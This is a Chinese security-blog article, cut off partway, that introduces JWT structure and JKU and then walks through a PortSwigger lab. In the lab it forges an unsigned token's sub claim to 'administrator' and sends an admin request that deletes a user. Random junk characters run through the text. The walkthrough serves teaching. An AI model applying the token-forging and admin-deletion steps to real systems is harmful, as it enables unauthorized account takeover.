|
0 K& e/ M+ r0 l( c% [1 M 干货 | JWT渗透姿势一篇通
6 Z" ^+ W" G; {8 E3 Q$ O
: s8 a, u& W! }6 @8 Z2 o3 s$ {( C: R0 M% s
渗透安全团队 2023-10-20 00:00 湖北' _- [* y; {7 ^& j$ Y
, d# p- S8 N/ y" g1 M
* E7 C5 x8 H3 r 文章前言
- r9 N Y" w2 }5 j6 C+ A
' j1 g, v6 A5 r% X
) _* K5 m, _6 E7 e; P5 B 由于微信公众号推送机制改变了,快来星标不再迷路,谢谢大家!
L. K% v% D: x( N# T
F0 m+ C. E2 P6 j8 F, i6 i
! H a/ w* Y/ p" s8 G |
: Z1 x, C! z5 S, _
$ d+ ?3 I/ `& k6 ^$ X3 E  . f8 R( l" z" {# r8 k
" v) I0 T, [7 Y$ k6 w
% z n3 C/ Q9 `/ q- T; Z/ G 企业内部产品应用使用JWT作为用户的身份认证方式,在对应用评估时发现了新的关于JWT的会话安全带来的安全问题,后期再整理时又加入了之前遗留的部分JWT安全问题,至此汇总成一篇完整的JWT文章
: y) k8 H9 L+ D; ?
+ E2 E" h7 [, m8 Z6 ]( J4 K, v6 ]5 Q0 m6 L W' E0 F
简单介绍
; H4 B* q2 h. y% Y% e ) \) a, A9 l" X# y) ~
& f9 o( o! l0 s- ]
JWT(JSON Web Token)是一种用于身份认证和授权的开放标准,它通过在网络应用间传递被加密的JSON数据来安全地传输信息使得身份验证和授权变得更加简单和安全,JWT对于渗透测试人员而言可能是一种非常吸引人的攻击途径,因为它们不仅是让你获得无限访问权限的关键而且还被视为隐藏了通往以下特权的途径,例如:特权升级、信息泄露、SQLi、XSS、SSRF、RCE、LFI等
' E9 Q. g' U# V: \; l / y6 { A9 R2 k: ^( R
: U) u) d* C! A+ w; m) w( Y
基础概念! B: C+ G! Q; n4 a$ ]* Q( S
+ P( J7 \2 o8 K! p* H- }
' r2 q( J/ P9 S, a2 n
-
- {1 q8 Z7 W" m. B JWS:Signed JWT,签名过的JWT, K: ]/ ]* D3 R8 O1 w* \3 Q3 A
1 d9 _9 G. E3 g# g6 b
- 6 b' B! y$ E8 C5 {
JWK:JWT的密钥,也就是我们常说的SECRET
. v0 G |! `0 K+ L
0 N( P% L( V+ u
- 5 i* v% R6 t* ~ G6 |
JWE:Encrypted JWT部分payload经过加密的JWT1 n j4 U. T' k: o* k% g. q7 y2 z
: I! l( z0 v! l; C2 h
-
, [4 R s1 a3 F. n JKU:JKU(JSON Web Key Set URL)是JWT Header中的一个字段,字段内容是一个URI,该URI用于指定用于验证令牌秘钥的服务器,该服务器用于回复JWK4 H$ v1 f9 F3 a! k8 k; t C+ H; G0 Z
, O/ |+ O$ T: ~, k! X8 }! W
- 8 X' \0 T8 y) _- ]
X5U:X5U是JWT Header中的一个字段,指向一组X509公共证书的URL,与JKU功能类似+ }6 m8 H c# R; |+ J" p
" l1 z9 s4 {6 W$ f) B- } -
: w. s6 V7 E6 o" q% N! { X.509标准:X.509标准是密码学里公钥证书的格式标准,包括TLS/SSL(WWW万维网安全浏览的基石)在内的众多Internet协议都应用了X.509证书)3 s& J2 g' I0 S# }8 `' `5 ^
7 v& N% _+ b9 G, O3 ]6 y. c6 M! F- C
9 x! \1 @( T) _) n4 m
& }# |4 L1 x0 D& E5 e$ p 基本结构. E) W0 z0 ?8 W9 O; N O- j/ Y
- B. m% {/ q1 O# i6 g' r; M& ]4 Q( `& r; B) z4 m3 D5 n
JWT(JSON Web Token)的结构由三部分组成,分别是Header、Payload和Signature,下面是每一部分的详细介绍和示例:5 c0 c1 u- ^; h: `" e
# H) q _ T- I' ~+ s% Z. M4 X C) Y+ W0 ]
Header8 D- A( P! {) e; _( W8 e8 _" T
* S& [ O! d% o3 I U. W2 ~
1 `! H# ], }+ X' } n. Y Header包含了JWT使用的算法和类型等元数据信息,通常使用JSON对象表示并使用Base64编码,Header中包含两个字段:alg和typ
+ u3 L8 ~2 S0 {' H: T, Zalg(algorithm):指定了使用的加密算法,常见的有HMAC、RSA和ECDSA等算法
0 ? R, r% B9 f. }typ(type):指定了JWT的类型,通常为JWT
0 z9 H: E; v d4 R& y( w" V
: P6 A/ B+ n9 F- ] h: K4 k9 t
$ u7 _ ~- R0 U 下面是一个示例Header:8 {2 f! ^' o. z9 r
& Q) U7 ~& U$ \3 U% Q( q
3 Z' c8 d9 y2 U1 w9 i- ]( v
: U7 C, i T$ c3 d! J: N0 e {
7 ]# i6 U2 _9 \' I, h% O: m "alg": "HS256",
8 F8 |# G- t+ e "typ": "JWT"
`1 m. u2 A, @ ^8 z2 X$ e}
) J; j$ H$ k5 N$ _/ o! `5 X0 \
" x0 q' w: \$ F- m" A, z ) i' W+ V5 l! j& J
8 }4 e& m$ v; j6 O0 M
其中alg指定了使用HMAC-SHA256算法进行签名,typ指定了JWT的类型为JWT
( W8 ~) H. z" s9 F ( `2 x. n% }1 J7 l
% s9 J" j! x7 y5 Z& z7 X: E) w
Payload, } |2 e9 e* ]# o7 x
" r4 N* N* }% P0 ^" y% Z$ X5 u1 u
Payload包含了JWT的主要信息,通常使用JSON对象表示并使用Base64编码,Payload中包含三个类型的字段:注册声明、公共声明和私有声明0 f9 |2 r. D$ r& D* N
# x7 d! k6 g) o- E# ^) J+ [1 [
% ^9 n# }$ Z, n; ]" E -
% j% a& E/ K+ J4 l* V 公共声明(Public Claims):是自定义的字段,用于传递非敏感信息,例如:用户ID、角色等
, s- O& B$ a. J5 I% w
% Y& f( B7 K8 n- T9 h5 ~6 L - / L5 u, A7 ^ P0 v: S$ K/ U
私有声明(Private Claims):是自定义的字段,用于传递敏感信息,例如密码、信用卡号等
4 F- ?7 ?5 b+ l' ^
6 j) o' p- z, o4 O4 v - 1 I" G1 F6 G: @
注册声明(Registered Claims):预定义的标准字段,包含了一些JWT的元数据信息,例如:发行者、过期时间等
4 X0 N+ u: n% G8 g- _: \8 ~
; r4 T; g5 C Q
' }# Z! Z+ l1 s1 e3 i z! C. l" N: d u G! d; i- M- W+ m( V
下面是一个示例Payload:
# ]: _$ p. h+ [1 [4 O6 O2 ]
( E' E8 K+ J) h7 c+ Q
5 ]' }- {, J& A7 i* x; ?
Y* z" t; v, R7 g8 I5 K& U {
6 \1 m* U+ _, T5 v% q "sub": "1234567890",
4 w! F2 F$ a+ L "name": "John Doe",
$ W, g5 h6 M1 Y6 C2 G7 f" Z! T$ q
"iat": 1516239022
* ^/ `' x- U1 H6 g) i- T6 i* u}/ Q( ~: I% @5 s+ b
$ c+ [% I( g$ z/ `: s$ Z" a7 E; c
0 w* I, ~. O9 p; ~7 |' ~/ M) x# g( W6 G6 l. t7 ?/ T A3 X
其中sub表示主题,name表示名称,iat表示JWT的签发时间. @0 o8 c2 j# F& J
0 ?; F2 i9 p; T. e, N5 O8 ^2 o0 R5 B: ~
Signature
8 d' Y6 G/ [1 o" Z1 `
. p" ^, D8 s3 i1 Z% s4 F4 w
: B$ M& M- S( P' i% P5 B$ f9 b Signature是使用指定算法对Header和Payload进行签名生成的,用于验证JWT的完整性和真实性,Signature的生成方式通常是将Header和Payload连接起来然后使用指定算法对其进行签名,最终将签名结果与Header和Payload一起组成JWT,Signature的生成和验证需要使用相同的密钥,下面是一个示例Signature$ M' G1 g5 V) j2 G' ~- z2 x5 R
# i. L9 m7 E, L: `. `% e( k) v& U4 l
+ w; e# x1 o+ r" \" o3 W/ h( B( Q# P
HMACSHA256(base64UrlEncode(header) + "." +base64UrlEncode(payload),secret)
8 K- Q8 ~4 J8 x' L( w; d
2 z) b7 g: w! ?3 E- H% H! h; Q Z% |
: s& x/ y3 o# a% e" V1 b
; m% J* r; `% g4 l 其中HMACSHA256是使用HMAC SHA256算法进行签名,header和payload是经过Base64编码的Header和Payload,secret是用于签名和验证的密钥,最终将Header、Payload和Signature连接起来用句点(.)分隔就形成了一个完整的JWT,下面是一个示例JWT,其中第一部分是Header,第二部分是Payload,第三部分是Signature,注意JWT 中的每一部分都是经过Base64编码的,但并不是加密的,因此JWT中的信息是可以被解密的* G5 v- H7 _8 h
' t3 \. x2 z) i0 W
3 I2 W! ?1 t1 _' f' P% D9 ^
* g ^/ j6 ~$ ?* K, v
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
0 g3 m4 D- Q2 g! L, N( x8 d7 x
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
4 Z. d4 F8 _) g* k7 O
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
& K* K, l: D \& g8 o0 y; p: d7 k ; m5 T+ K) U" Q# v2 B0 V' P( ^
v1 r C# p1 u# b3 E6 l! p1 U R% k
( D# Y/ O7 O3 |' |& p" O- P/ s 在线平台
* z& {, N9 @4 V9 O+ p# R$ [
" a9 E. {1 s; F/ k; @- O& O
) @: u# B$ A! N S# { 下面是一个JWT在线构造和解构的平台:
, H7 ?% E. b! P8 {https://jwt.io/- l- D9 W7 n; Y, O, b
8 @3 |/ n* W" O' M1 e
2 C. \) r3 j! H3 j) C! M* T  " p- B, I( i5 ~" K i, w( Q
9 Y8 M/ F0 O) L6 Q3 ^9 n( n) Q6 \6 ^& d: t. C
工作原理# D8 [. i$ z& U0 |$ N
1 n; y/ @2 @3 t7 r/ K d+ ^
7 o2 J$ l0 t6 n; C' |( {
JWT工作原理
, p8 Y& [# W+ p
1 q S* q1 A; M/ W
& J8 @) Z( o% \ JWT的工作流程如下:# N2 Z0 }+ R5 x; V0 ~/ J
( N" z. |5 \/ G' ^' J+ v! u: Q F" N2 b# T' |. c
-
$ Q6 c- d+ p: I$ K( ?* E4 m1 \ 用户在客户端登录并将登录信息发送给服务器. ~, ^, w3 x& V. ^3 E4 t
1 F+ `( {% Z) M7 L+ I
- ) L; ?; h2 R' B9 N9 ~5 c
服务器使用私钥对用户信息进行加密生成JWT并将其发送给客户端$ C# `! p; @! {+ D
/ t3 r3 O6 t, S9 v, x- i -
m0 z( g1 u4 N, ] 客户端将JWT存储在本地,每次向服务器发送请求时携带JWT进行认证 y6 w) m9 A A' t0 Q
" O0 N% w y% T! N# a -
Z- F9 p+ g2 F6 R# z+ w' u L' m i# ] 服务器使用公钥对JWT进行解密和验证,根据JWT中的信息进行身份验证和授权
7 }" X5 A. B/ O4 o. u' \ T
5 @- R- n D" b0 H, N% X' m% ?. v
- ; B* N$ G' V, M5 T
服务器处理请求并返回响应,客户端根据响应进行相应的操作4 k* u2 V% o0 Q
6 Y+ ~) v" V6 o0 \5 r- t
1 X' z' L W! \6 R0 a- f1 g- o0 D
8 n) P% o* Z8 {- ?: Z8 e JKU工作原理: A& q/ ~0 ^6 K( p7 W
. Q* ?9 |0 V: }

, C* L; M+ X* i Step 1:用户携带JWS(带有签名的JWT)访问应用3 h' t1 m: u' z" N% h7 t
: k. q; E5 N l z) I' j/ o
! e% Q4 Q6 o8 L% Y, r
 6 O6 B0 ?+ ~# n$ w( v
' p% n' t( x( [; E. }

0 u! [# l1 Q8 f. c Step 2:应用程序解码JWS得到JKU字段0 f0 Z' s( F- o4 b
# s% t* a8 t3 w g0 H
" H! U4 ]$ \1 b; [4 p
 6 H+ I4 p: |! h( V 6 r2 H: d* k/ b
+ U& {( q9 C+ k) J! p" ^ Step 3:应用根据JKU访问返回JWK的服务器$ U6 ^- s" d5 \' `/ l. ]; X/ w
4 v; l) B! l* K9 N8 y4 ~% g
( G$ @+ m9 b3 G# y/ J2 h  8 M8 x+ }. R' ~3 X0 J3 ~- o/ P ) n! R3 O. u* j
% ]' f) C7 u) d0 h% d5 _" P

Step 4:应用程序得到JWK
7 n1 Y* r( B8 h/ B, {# l m$ @7 s9 j- l# P) o; d6 D* T
4 T! _ J0 N W
 & K% O, W; v! [% M2 @* |4 u 5 [3 _( P& _4 R7 I( p

, t$ R7 {0 f( A: [7 c6 W Step 5:使用JWK验证用户JWS
0 Y) q9 o9 C' g* U4 P! ?0 n
) ]# @- ~$ o7 V9 I7 _0 n5 D; P, J" E2 z% T7 J
 : p; e/ {2 k% T/ e7 P
* @! U8 I. B2 ~/ ]/ X2 X* P: _3 R3 L0 A& [

Step 6:验证通过则正常响应' E5 [; ^' y* d) y
, A) n6 w3 M% s# d" m' U" i2 j) g2 d z) `" \: E! M! u" b3 f
 $ t: P6 ^. N+ w! v7 r 9 O9 p- n! b" m
1 e: @) o8 I0 J: A# D 漏洞攻防
1 a3 O8 u! g. c; m! ^! R/ t3 Z
7 ^+ v$ F ]4 Y" C* |6 W4 N E+ ?. w1 O9 b
签名未校验
/ U4 z# F- ]) f3 ~4 s( B
4 Z2 x' j5 ^' K* N$ W
) h! \& ~; q: ], U! b* q 验证过程
! I0 [2 i/ A/ H+ N. \- x
2 ]- e S/ w; s# s5 j' H+ f7 E f- R
JWT(JSON Web Token)的签名验证过程主要包括以下几个步骤:
$ S) ^" x7 I! B) F& a% r. d1 H1 v) t 3 A/ e0 J3 j a; d
. D- C" Q% I& L1 E9 T4 `7 A& Z
- 9 C4 p5 l7 k. }' ]
分离解构:JWT的Header和Payload是通过句点(.)分隔的,因此需要将JWT按照句点分隔符进行分离+ u5 \% b G' ~, _# s
4 H; V4 d: s6 N4 c7 ^6 P. d
-
: d& ~9 V: y3 l2 R2 G5 F' `$ { 验证签名:通过使用指定算法对Header和Payload进行签名生成签名结果,然后将签名结果与JWT中的签名部分进行比较,如果两者相同则说明JWT的签名是有效的,否则说明JWT的签名是无效的. Y1 q4 O/ H. d2 H: I" I
( J1 r) P; ]& b. S - 8 W5 t# X; u/ E
验证信息:如果JWT的签名是有效的则需要对Payload中的信息进行验证,例如:可以验证JWT中的过期时间、发行者等信息是否正确,如果验证失败则说明JWT是无效的3 v- |! q7 X7 y( }6 |2 ~& _3 o( v$ T
" [) b$ Y3 \9 h9 j! e |
5 Z1 H: P1 e2 G- L3 @+ X" h4 Q1 l4 O, `2 ?& A8 |4 F* k% T) @' m
下面是一个使用JAVA进行JWT签名验证的示例代码:2 Q! \7 J& F- S0 w! t3 ]/ Z
" m! O Q& y/ T3 ?) D
5 D$ G% ~' l& g$ a! B% O- ], [
9 V/ k* A4 M* l6 z5 C) c import io.jsonwebtoken.Claims;
+ Z, s5 O: G1 K9 r
import io.jsonwebtoken.Jwts;
! I* ?! a$ M) p; K7 n) ?import io.jsonwebtoken.SignatureAlgorithm;
. B! t8 B. F) s0 x& G) p8 x
9 L9 ~+ s2 F5 S$ ]3 `import java.util.Date;
5 ?) \1 l6 I C
3 e9 j& j! X9 I
public class JWTExample {
+ u) Q' x5 ?! b S: i+ }# _/ v( ]6 D
- e: s- `6 X; L8 {- O
private static final String SECRET_KEY = "my_secret_key";
9 h8 O! K3 P# Q' m/ @% A8 `4 C* n
% \/ O4 @. U: W public static void main(String[] args) {
6 Y* t% y6 A; B" A // 构建 JWT
3 C( F; A$ s) Z# k/ J
String jwtToken = Jwts.builder()
# U1 x- h% ~% r6 U- P0 G) P, ^. b .setSubject("1234567890")
/ M, b: O( g# h0 f, F% f0 O
.claim("name", "John Doe")
% j6 c$ [0 A! y$ r .setIssuedAt(new Date())
& g$ V+ R0 W/ x* T
.setExpiration(new Date(System.currentTimeMillis() + 3600000)) // 1 hour
% e$ c9 B" t: m+ d" c
.signWith(SignatureAlgorithm.HS256, SECRET_KEY)
( O; E' Y. I. W# l3 `7 d3 z .compact();
! i* P) |! h1 y6 s
! J' n. l0 S1 ^5 I // 验证 JWT
* C8 i7 e! s0 Y3 L+ i3 X
try {
n$ }4 T/ }% D
// 分离 Header, Payload 和 Signature
' a/ j; @5 }, h5 E1 X6 s% L String[] jwtParts = jwtToken.split("\\.");
9 C; t) ]6 S- F; ~
String header = jwtParts[0];
5 r% ]) u' Q, ~1 ` N% s String payload = jwtParts[1];
. R6 P6 k* |4 s. v; z
String signature = jwtParts[2];
Q2 X3 a5 m0 P: O/ n4 k6 V/ q
5 l' E7 O: L$ F* R. n. ^' s- b
// 验证签名
9 x9 E0 a9 h7 H% d8 `- m' H String expectedSignature = Jwts.parser()
% U$ q, \$ R3 r8 n .setSigningKey(SECRET_KEY)
3 S4 ?2 F8 j' e- h .parseClaimsJws(jwtToken)
# W7 s7 g' }2 E5 c: ~# P" k; g .getSignature();
T; U$ T0 w' S& C0 o
if (!signature.equals(expectedSignature)) {
. A+ C; D) S' @- D# j
throw new RuntimeException("Invalid JWT signature");
0 \3 o" P) f7 M! v* B. L$ D5 i }
f3 g% U) D! h( w- @ x
* X( h9 G. ^, O; l( M
// 验证 Payload 中的信息
3 d( L d% N2 u' ~7 T; P# P
Claims claims = Jwts.parser()
2 j6 }5 m$ l2 i! x
.setSigningKey(SECRET_KEY)
) V" x+ q3 B2 P1 l! h& f .parseClaimsJws(jwtToken)
3 M+ n: ?2 |! O) f+ ? .getBody();
E+ P- }6 ~. j4 i System.out.println("Valid JWT");
3 d7 [6 a4 u) p' o( C } catch (Exception e) {
; R$ J1 q8 ~( k( V5 B$ O System.out.println("Invalid JWT: " + e.getMessage());
* K) j; k1 d& \5 Y
}
( ]% i7 c! V6 O7 [
}
6 q2 n4 c- m) s g, X}; s3 h5 ~: j* Y" b' v
8 J( V! T5 I" `; x0 y" m7 g' h
6 u+ b" e5 I+ m7 g0 D. t) n" q% X1 \$ j. ?
在上面的示例代码中使用jwt库进行JWT的签名和验证,首先构建了一个JWT,然后将其分离为Header、Payload和Signature三部分,使用parseClaimsJws函数对JWT进行解析和验证,从而获取其中的Payload中的信息并进行验证,最后如果解析和验证成功,则说明JWT是有效的,否则说明JWT是无效的,在实际应用中应该将SECRET_KEY替换为应用程序的密钥
3 I9 K% |7 M0 x6 `3 _# h. ?6 }
9 k" V2 j# o" e! l9 S; o3 X1 O: q" ^3 G
8 h! d6 V3 e( P( z, x4 u# Y R% k: M 漏洞案例
2 f1 K, C9 L2 T$ ?3 N 1 A/ h) [: _ m4 G1 ^' _& {; P
5 E; O( a( _6 z+ t

JWT库会通常提供一种验证令牌的方法和一种解码令牌的方法,比如:Node.js库jsonwebtoken有verify()和decode(),有时开发人员会混淆这两种方法,只将传入的令牌传递给decode()方法,这意味着应用程序根本不验证签名,而我们下面的使用则是一个基于JWT的机制来处理会话,由于实现缺陷服务器不会验证它收到的任何JWT的签名,如果要解答实验问题,您需要修改会话令牌以访问位于/admin的管理面板然后删除用户carlos,您可以使用以下凭据登录自己的帐户:wiener:peter
. S' W! ?- q) j# |
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature, D( s5 P/ u' ~1 B! V
( k8 ~' ?$ s' |
; d7 n& J0 ]) ~0 \
 9 r3 S* k6 S' _- Z
' m5 F+ r' {! Y( c+ Q4 r" u0 Q, q0 t1 I1 U
演示步骤:
8 ?0 q3 v0 N8 D% R1 k$ j4 r
Step 1:点击上方的"Access the Lab"访问靶场并登录账户8 G, i3 @+ D$ H; E1 C) M
; e) M. R G( x d+ A
. s4 v" x$ r/ V7 {+ m( m. j% C
 $ L6 |3 k) y" Y! I# F ) P, d( T& s$ g3 v8 P
, l4 e! l$ o3 s0 f D. ?' Q
Step 2:进入到Web界面并登录靶场账户" V7 ]) o9 ~% I1 n
4 k( f' x3 ]/ E( ]& e+ _$ p4 p
z2 J: V4 W& N1 e' ^$ W" I
' w' t9 R4 o5 P4 N+ o$ J" m wiener:peter
! v# t' ^! i% c6 I/ A0 j 2 J5 I9 d# c7 v+ j
' ]5 }3 o! {/ ?5 Z( n! y3 x0 j+ ]9 q( R# n! F
 % D; z5 c/ g" Y5 ]: C: p, E* ?) N
5 w5 F& ]0 Q8 B8 v+ \
8 g9 c: y5 \" U  & R% G0 U% |( R, j' Q; S' ` 2 E! {+ w" W7 ~( e1 Q
6 U8 c8 {: ?% F: [# O; S 登录之后会看到如下一个更新邮箱的界面
! u5 U: u/ L* B W/ H
! V ]- Q" r3 G5 a& y, h9 b
' D+ T2 M" \! q9 Q6 s  6 k- E8 n o$ p, T1 ?8 F9 [& Q
2 T. M/ X8 s3 v t& u/ n$ S/ r# `1 h
Step 3:此时在我们的burpsuite中我们可以看到如下的会话信息) ]$ V) x; N1 ^
/ s. K2 Z% z/ G# t/ F) a a Q: Y& g! N9 }
 7 K0 z. Z, H2 R# P1 {6 @& O3 S( E $ }) m5 B/ g0 ^5 n* a. G( N
% b7 i4 x* p, Y0 m6 r5 P
此时查询当前用户可以看到会显示当前用户为wiener:6 h6 b; s( V u& m6 i, s
. a! K @+ u N" E; k3 Z
2 a$ o0 h% Z! L! v4 H  " e* c7 i4 M& f! U3 V
& `: k- p' ?4 K5 w, P! B+ t; j5 z( X7 I& C" o; g
截取上面中间一部分base64编码的部分更改上面的sub为"administrator"- m) k' C' j$ Z* V7 V
; j! ]0 k' }# M' ]% ?# T( b1 Y
, B. F0 m. }" v; i, W
9 T; h% A8 }8 J& z/ t1 I eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5MDA4M30" s$ m2 |) q8 x8 K- I
& W! O8 w [9 G% S9 c7 {: k
: H' b( h) h/ E+ {
* J# Q0 d$ w; o  ; q# j4 K+ _* ?# Z* [ + Y' L! X$ A3 X5 t" k2 f
. {9 {5 }4 X. B
4 K# I9 l. B1 @( B
7 p# p' k% v0 C8 I& N
; v2 q; P, X6 p2 ^, i 构造一个sub为"administrator"的载荷并将其进行base64编码处理:
0 Z8 l7 C/ l1 H e
$ z2 ~2 k/ p6 h. ~4 O* s. Z8 j+ x6 {- l! S1 c- O8 ?$ u& S0 N- |
+ `$ ~0 U/ I5 k6 M7 |8 B
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTAwODN9- s; r c0 s# t8 e1 q7 \
( z% F0 J) z ^1 y' }$ `" N7 r/ ~; V ' V; }# h! S5 ]3 G) I4 y5 e
+ d2 ^1 p0 V1 X# ]1 u! ]' d  & i) s; V/ D+ c6 d
' ?6 u9 z' g v& m6 K

; S v7 `( {! N3 e( V* h8 m( K 替换之后重新发送请求:
: h" k% o+ H+ ^6 u% W m0 | 8 S; f% S+ D& t6 e3 p+ |
: J1 {6 r+ \* y; J, b
 # j7 G" |) t+ ?0 p
) w. ~# z; n; A% z. m- W
/ ?: O G! K/ h" Z 按照题目要求访问/admin路径,发现两个删除用户的调用接口:0 J t( E. W8 |* a
( g/ ?* Y2 R4 r U& X0 m) k
5 i3 `6 \+ O" N8 k% O( e- Q+ F& G  ) p' T% O9 d# y 2 s. B3 f& k6 N7 D. d; i
' i$ B# ]7 [& C
请求敏感链接——删除用户carlos3 i& T8 c* F) _$ f) V0 E
* x; K% {/ Y4 `! q
1 F$ u% H: [6 O5 I% i
W1 c( g2 p5 A/ Z GET /admin/delete?username=carlos HTTP/1.1 x9 R: [* A: p1 y1 `
8 @. T: u6 l9 f9 l7 _
# Q$ z+ w, s) m6 L9 r% n) L
" o) L P# v3 Q; q; x- o2 f" |6 o  ; ^. V& X: ^) H% x
6 @ @- R) P' q9 w6 X; a9 W D, r$ V% o# h, p! B; S, Q- G
完成靶场的解答:
* @1 T+ c+ ^( a : z" A2 [" P0 I# t6 Q" V
D+ D, {3 M* P5 W1 n# C9 B n* G  - c! l6 S% C+ W8 S" l8 h 8 V! K. l3 a1 N3 P8 u
1 L/ d \9 [6 L9 Z% i 签名用None
Z, l2 [# w5 }
4 R6 J0 b: {1 e5 n) J& v! B
: |+ n+ s) L7 F4 I# Y% E 场景介绍
